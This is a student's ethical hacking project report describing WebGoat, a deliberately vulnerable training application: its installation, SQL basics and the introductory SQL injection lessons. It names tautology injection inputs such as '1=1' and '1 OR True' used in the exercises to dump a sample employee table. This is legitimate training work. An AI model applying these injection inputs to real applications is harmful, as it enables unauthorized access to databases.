CS 495-01
Ethical Hacking & Penetration Testing
Project Report

Name: Johan George Boban
CWID: A20494472

Contents


Summary

1. **Introduction**


- WebGoat is a purposefully built unsafe application that let developers like us test vulnerabilities reported in Java-based apps that employ widely used open-source components.
- This platform helps us to learn and practice web application security in a legal way.
- The WebGoat project's main purpose is to develop a de-facto interactive training environment for online application security.
- We believe that learning as much as possible about security vulnerabilities is critical to comprehend what occurs when even a little amount of undesired code gets into our applications.
- The best part of Web goat is that we will be learning and doing it in 3 steps:
    - ➔ Explains the vulnerability
    - ➔ We learn by practice
    - ➔ Also explains the mitigation of the vulnerability

2. Installation of WebGoat

We will have to download the latest WebGoat.




Webgoat-server-8.2.2.jar is the required file.
Let's navigate to the folder where the WebGoat jar file is!




On executing the Jar file in port 8080(default), we get to see the output as shown above. We can change the port and address by the following commands: "- -server.port=8080" and


“ - - server.address=localhost”(default) respectively.



We can see that the JAR file starts a tomcat server to host WebGoat. Once we see the indication “Started Start WebGoat in so and so seconds”, we can open a browser and type “http://localhost:8080/WebGoat” which will take us to the page as shown below.



We have to register in this form in order to access the platform.



The dashboard looks like the above after successful login.

3. **WebGoat Activity**

(A1) Injection

1.1 SQL Injection (Intro)

1.1.2 What is SQL?


SQL is a standardized programming language for maintaining relational databases and performing different operations on the data. A database is a set of information. The data is arranged into rows, columns, and tables, and it is indexed to make it easier to access relevant information.

Employees is the name of the table below


Example SQL table containing employee data; the name of the table is 'employees':

Employees Table


userid	first_name	last_name	department	salary	auth_tan
32147	Paulina	Travers	Accounting	$46.000	P45JSI
89762	Tobi	Barnett	Development	$77.000	TA9LL1
96134	Bob	Franco	Marketing	$83.700	LO9S2V
34477	Abraham	Holman	Development	$50.000	UU2ALK
37648	John	Smith	Marketing	$64.350	3SL99A



1.1.3 Data Manipulation Language(DML)




1.1.4 Data Definition Language(DDL)



1.1.5 Data Control Language(DCL)

WITH GRANT OPTION - permits a user to grant other users access permissions.




Using the following syntax to GRANT ALL rights to a user, we can give this person a complete power over a specified database:
GRANT privilege_name ON object_name TO {user_name |PUBLIC |role_name} [WITH GRANT OPTION];
The user's access right or privilege is called privilege name. ALL, EXECUTE, and SELECT are examples of access rights.
TABLE, VIEW, STORED PROC, and SEQUENCE is examples of database objects with the object names.
The name of the user to whom an access right is being granted is the user name.
The name of the user to whom an access right is being granted is the user name.
PUBLIC is used to offer all users access permissions.
ROLES are a collection of privileges that have been grouped together.

1.1.6 Example of SQL Injection


> Here is an input field. Try typing some SQL in here to better understand how the query changes.
>
> **Username:** JohanGB
>
> ```
> "SELECT * FROM users WHERE name = 'JohanGB'";
> ```

1.1.9 Try It! String SQL injection




We know 1=1 returns all values

1.1.10 Try It! Numeric SQL injection




1 OR True gives all the info as well

